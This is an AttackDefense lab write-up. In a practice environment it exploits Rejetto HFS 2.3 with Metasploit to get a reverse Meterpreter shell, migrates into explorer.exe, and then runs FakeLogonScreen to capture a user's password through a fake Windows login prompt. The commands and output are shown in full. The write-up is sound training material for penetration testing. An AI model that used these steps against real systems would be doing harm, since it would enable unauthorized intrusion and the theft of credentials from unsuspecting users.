
ATTACK
DEFENSE
by PentesterAcademy

Name	Windows: FakeLogonScreen
URL	https://attackdefense.com/challengedetails?cid=2338
Type	Post Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.18.30
root@attackdefense:~#
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.18.30

```
root@attackdefense:~# nmap 10.0.18.30
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 14:13 IST
Nmap scan report for 10.0.18.30
Host is up (0.16s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 27.60 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.18.30

```
root@attackdefense:~# nmap -sV -p 80 10.0.18.30
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 14:14 IST
Nmap scan report for 10.0.18.30
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs

```
root@attackdefense:~# searchsploit hfs
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
------------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using metasploit framework.

Commands:

msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.18.30
exploit

```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.18.30
RHOSTS => 10.0.18.30
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.4:4444
[*] Using URL: http://0.0.0.0:8080/pIUmeuTyg
[*] Local IP: http://10.10.15.4:8080/pIUmeuTyg
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /pIUmeuTyg
[*] Sending stage (175174 bytes) to 10.0.18.30
[*] Meterpreter session 1 opened (10.10.15.4:4444 -> 10.0.18.30:49708) at 2021-04-10 14:15:02 +0530
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\HFfuNUkCSpHpD.vbs' on the target

meterpreter >
[!] Tried to delete %TEMP%\HFfuNUkCSpHpD.vbs, unknown result
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 1516 to 4164...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Read the flag.

Command: cat C:\\flag.txt

```
meterpreter > cat C:\\flag.txt
046d4073264b2c3a4b479e66dac0f544meterpreter >
```

Flag: 046d4073264b2c3a4b479e66dac0f544

Step 8: Upload FakeLogonScreen.exe executable on the target machine to create fake windows login screen to obtain valid credentials.

About FakeLogonScreen:

“FakeLogonScreen is a utility to fake the Windows logon screen in order to obtain the user's password. The password entered is validated against the Active Directory or local machine to make sure it is correct and is then displayed to the console or saved to disk.”

The executable located in: /root/Desktop/tools/FakeLogonScreen

Command: pwd
upload /root/Desktop/tools/FakeLogonScreen/FakeLogonScreen.exe .

```
meterpreter > pwd
C:\Windows\system32
meterpreter > upload /root/Desktop/tools/FakeLogonScreen/FakeLogonScreen.exe .
[*] uploading  : /root/Desktop/tools/FakeLogonScreen/FakeLogonScreen.exe -> .
[*] uploaded   : /root/Desktop/tools/FakeLogonScreen/FakeLogonScreen.exe -> .\FakeLogonScreen.exe
meterpreter >
```


We have uploaded the FakeLogonScreen.exe executable.

Step 9: Running FakeLogonScreen.exe.

Command: shell
FakeLogonScreen.exe


```
meterpreter > shell
Process 1724 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>FakeLogonScreen.exe
FakeLogonScreen.exe

C:\Windows\system32>
```

Step 10: Switch back to the Target Machine.



We can notice that the target machine is active with the Windows logon screen. Now, when a user enters a valid password then only he is able to access its Desktop again.

Enter an invalid password.




It says "**Password is incorrect, Try again**" Also, on the meterpreter we have captured all the keystrokes.


```
C:\Windows\system32>FakeLogonScreen.exe
FakeLogonScreen.exe

C:\Windows\system32>asd
asd
asd
asdasd
asdasd
asdasd
asdasdasd
asdasdasd
asdasdasda
asdasdasdasd
asdasdasdasd
asdasdasdasd
Administrator: asdasdasdasd --> Wrong
```

Now, enter a valid password that is provided.

Password: password1



As soon as we enter a valid administrator user password the Fake screen will not be displayed again. On the attacker's machine, we would have a valid plain-text password.



This technique is useful for social engineering password stealing. Also, it is useful when we want an instant password from the user in the post-exploitation phase.

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
3. FakeLoginScreen (https://github.com/bitsadmin/fakelogonscreen)